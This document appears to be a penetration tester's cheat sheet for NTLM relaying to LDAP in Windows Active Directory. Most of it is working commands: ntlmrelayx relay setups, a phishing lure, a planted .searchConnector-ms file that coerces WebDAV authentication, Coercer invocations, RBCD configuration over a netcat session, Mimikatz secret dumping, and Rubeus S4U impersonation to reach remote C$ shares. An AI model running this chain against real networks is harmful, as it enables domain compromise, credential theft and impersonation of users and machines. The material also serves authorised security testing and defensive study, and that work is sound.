
LDAP relaying
NTLM relay prerequisites (external link)
ntlmrelayx installation info
Required cryptography and pyOpenSSL versions:
pip install cryptography==41.0.7
pip install pyOpenSSL==23.2.0
Spearphishing HTTP to LDAP relaying attack

Run ntlmrelayx to relay incoming connections to LDAP.
python ./examples/ntlmrelayx.py -smb2support --no-rpc-server --smb-port 8445 -t ldap://<dc-ip> -i -l <netbios-name-of-listener>
Send an MS Teams or mail message to a victim with a webservice link to the attacker host (attacker needs to be in the same intranet trust zone). If the victim clicks the link and establishes a connection, the HTTP authentication is relayed to LDAP and an interactive shell is started.
WebClient (HTTP) to LDAP relaying
Start .searchConnector-ms on victim devices
- Place a
.searchConnector-msfile on a frequently used share in the customer’s infrastructure- Example contents:
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>https://whatever/</url>
    </simpleLocation>
</searchConnectorDescription>- As soon as a user visits that share, Windows automatically starts the WebClient service (used as a WebDAV client) and tries to contact the specified URL.
- A client running the WebDav client can be coerced.
- In contrast to SMB connections, HTTP connections can be relayed to LDAP.
- This enables impersonating remote computer objects and compromising them via RBCD.
Enumerate hosts with running WebClient service
Check whether WebDAV is running:
nxc smb <network> -M webdav -u <username> -p <password>
Coerce authentication
Use Coercer.exe to coerce authentication.
- Run
ntlmrelayx.py:ntlmrelayx.py -t ldap://<DC-IP> -i
- Coerce HTTP authentication from clients with WebDAV service running:
- Using latest coercer:
coercer coerce -t <target-ip> -l <netbios-name-of-listener> -u <user> -p <password> -d <domain> --always-continue --auth-type http
- Using Coercer 1.6:
Coercer --target <target-ip> --webdav-host <netbios-name-of-listener> -d <domain> -u <user> -p <password> -wp 80
- Known quirks:
- Will not work if you specify a listener IP. Use the hostname / NetBIOS name (e.g.,
kali).
- Will not work if you specify a listener IP. Use the hostname / NetBIOS name (e.g.,
- Using latest coercer:
- Connect to the interactive LDAP session and set the RBCD attribute:
nc 127.0.0.1 11000set_rbcd <target-computer-name>$ <your-domain-joined-computer-name-under-your-control>$- Known quirks:
- Don’t forget to append
$for machine names.
- Don’t forget to append
Get your AD-joined computer’s NTLM hash with Mimikatz
privilege::debug
token::elevate
lsadump::secrets
Exploit RBCD with Rubeus
- Run S4U2Self / S4U2Proxy:
Rubeus.exe s4u /impersonateuser:<username> /msdsspn:cifs/<target>.<domain> /rc4:<ntlmhash> /user:<your-domain-joined-computer-name-under-your-control> /pttusernameis a domain user with local admin privileges- Known quirks:
- Will not work if the user is in the Protected Users group
- Use Shadow Credentials instead
- Will not work if the user is in the Protected Users group
- Access
C$on the remote machine:dir \\\\<target>\\C$
Clear RBCD settings afterwards (clear_rbcd <target-computer-name>$ ; don’t forget the $ at the end).